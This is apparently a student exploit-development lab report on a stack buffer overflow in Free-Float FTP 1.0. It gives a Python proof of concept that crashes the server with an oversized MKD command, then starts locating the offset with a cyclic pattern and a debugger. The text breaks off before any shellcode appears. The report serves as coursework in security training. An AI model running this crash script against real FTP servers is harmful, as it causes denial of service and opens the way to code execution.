# IE4012
# Offensive Hacking Tractical and Strategic

## 4th Year, 1st Semester

Assignment

## Exploit Development

## Free-Float FTP: Crashing the FTP Server and Pop calc.exe via Stack based Buffer Overflow

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the

Bachelor of Science Special Honors Degree in Information Technology

11.05.2020

# Declaration

I certify that this report does not incorporate without acknowledgment, any material previously submitted for a degree or diploma in any university, and to the best of my knowledge and belief it does not contain any material previously published or written by another person, except where due reference is made in the text.

Registration Number: IT17125994

Name: Umayangana K.V.A.


# Free-Float FTP: Crashing the FTP Server and Pop calc.exe via Stack based Buffer Overflow

Requirements:

- Windows XP
- Kali Linux with Python and Metasploit Framework (For msfvenom shellcode generation)
- Free-Float FTP v 1.0
- Immunity debugger
- mona.py

## Crashing the FTP Server

First I installed immunity debugger and freefloat FTP on the windows XP machine.



IP: 192.168.175.130

FreeFloat FTP Server

Start

Stop

Port No


21

Unload

This is how the FTP server looks like. There's something as "anonymous user" on a FTP server which is much like the default credentials to access the FTP.

So in my case FTP server is running on 192.168.175.130 and default port 21.

Now let's write a python script to connect to it.




```
import socket,sys
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
port = 21
s.connect(('192.168.175.130',21))
s.recv(1024)
s.send("USER anonymous \n")
s.recv(1024)
s.send("PASS anonymous \n")
s.recv(1024)
junk = "A" * 1000
s.send('MKD'+junk+'\n')
s.recv(1024)
s.send('QUIT \n')
s.close
```


```
root@kali:~#  env DEBUGPY_LAUNCHER_PORT=43183 /usr/bin/python /root/.vscode/extensions/ms-python.python-2020.4.76186/pythonFile
s/lib/python/debugpy/no_wheels/debugpy/launcher /root/Desktop/ftp/ex1
root@kali:~#
```

```
import socket,sys
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
port = 21
s.connect(('192.168.175.130',21))
s.recv(1024)
s.send("USER anonymous \n")
s.recv(1024)
s.send("PASS anonymous \n")
s.recv(1024)
junk = "A" * 1000
s.send('MKD'+junk+'\n')
s.recv(1024)
s.send('QUIT \n')
s.close
```

If you run the python code using terminal in Kali Linux. The output will look like this.



```
root@kali:~# python
Python 2.7.17 (default, Oct 19 2019, 23:36:22)
[GCC 9.2.1 20191008] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import socket,sys
>>> s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
>>> port = 21
>>> s.connect(('192.168.175.130',21))
>>> s.recv(1024)
'220 FreeFloat Ftp Server (Version 1.00).\r\n'
>>> s.send("USER anonymous \n")
16
>>> s.recv(1024)
'331 Password required for anonymous .\r\n'
>>> s.send("PASS anonymous \n")
16
>>> s.recv(1024)
'230 User anonymous  logged in.\r\n'
>>> junk = "A" * 1000
>>> s.send('MKD'+junk+'\n')
1004
```




```
>>> s.recv(1024)
"500 'MKDAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA': command not u"
>>> s.send('QUIT \n')
6
>>> s.close
<bound method _socketobject.close of <socket._socketobject object at 0x7f27f
080b360>>
>>> 
```

From the script we can see after passing USER anonymous and PASS anonymous I tried to create a directory by MKD <name> and after exiting we got an error.

Here the name is the payload which was 1000 * "A"

By checking the status of FTP on windows XP we can see that there's an error in FTP server and it caused the ftp server to crash.



FTPServer.exe has encountered a problem and needs to close. We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.

**Please tell Microsoft about this problem.**
We have created an error report that you can send to us. We will treat this report as confidential and anonymous.


To see what data this error report contains, click here.

Send Error Report
Don't Send
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
ENG
10:42 AM
5/10/2020

FTP server crashed means that the 1,000 A’s are sufficient to cause the overflow.

Next, we need to figure out how much data goes to MKD <name> to over-ride the ESP


For that I am going to use **msf-pattern_create** to create a unique length string that helps to identify the offset.



```
root@kali:~# msf-pattern_create -l 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4A
c5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af
0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5
Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0A
k1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am
6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1
Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6A
r7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au
2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7
Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2A
z3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb
8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3
Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8B
g9Bh0Bh1Bh2B
root@kali:~#
```

Let’s use this as a payload to analyze where it crashes and to get an offset.


For that I need to attach Float FTP with the debugger to look at the stack.



Need support? visit http://forum.immunityinc.com/


Ready

Open Immunity debugger and Attach the FTP server to it.


Immunity Debugger - [CPU]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
Select process to attach
Attach
Cancel
Address
Hex dump
ASCII
Pop Python Shell
Ready
start
Win32
Immunity Debugger - ...
10:49 AM

```
PID  Name       Service           Listening       Window                        Path
536  smss                                                                       \SystemR
600  csrss                                                                      \??\C:\W
624  winlogon                                                                   \??\C:\W
668  services   Eventlog, Plugl                                                 C:\WINDO
680  lsass      PolicyAgent, P:  UDP: 500 4500                                 C:\WINDO
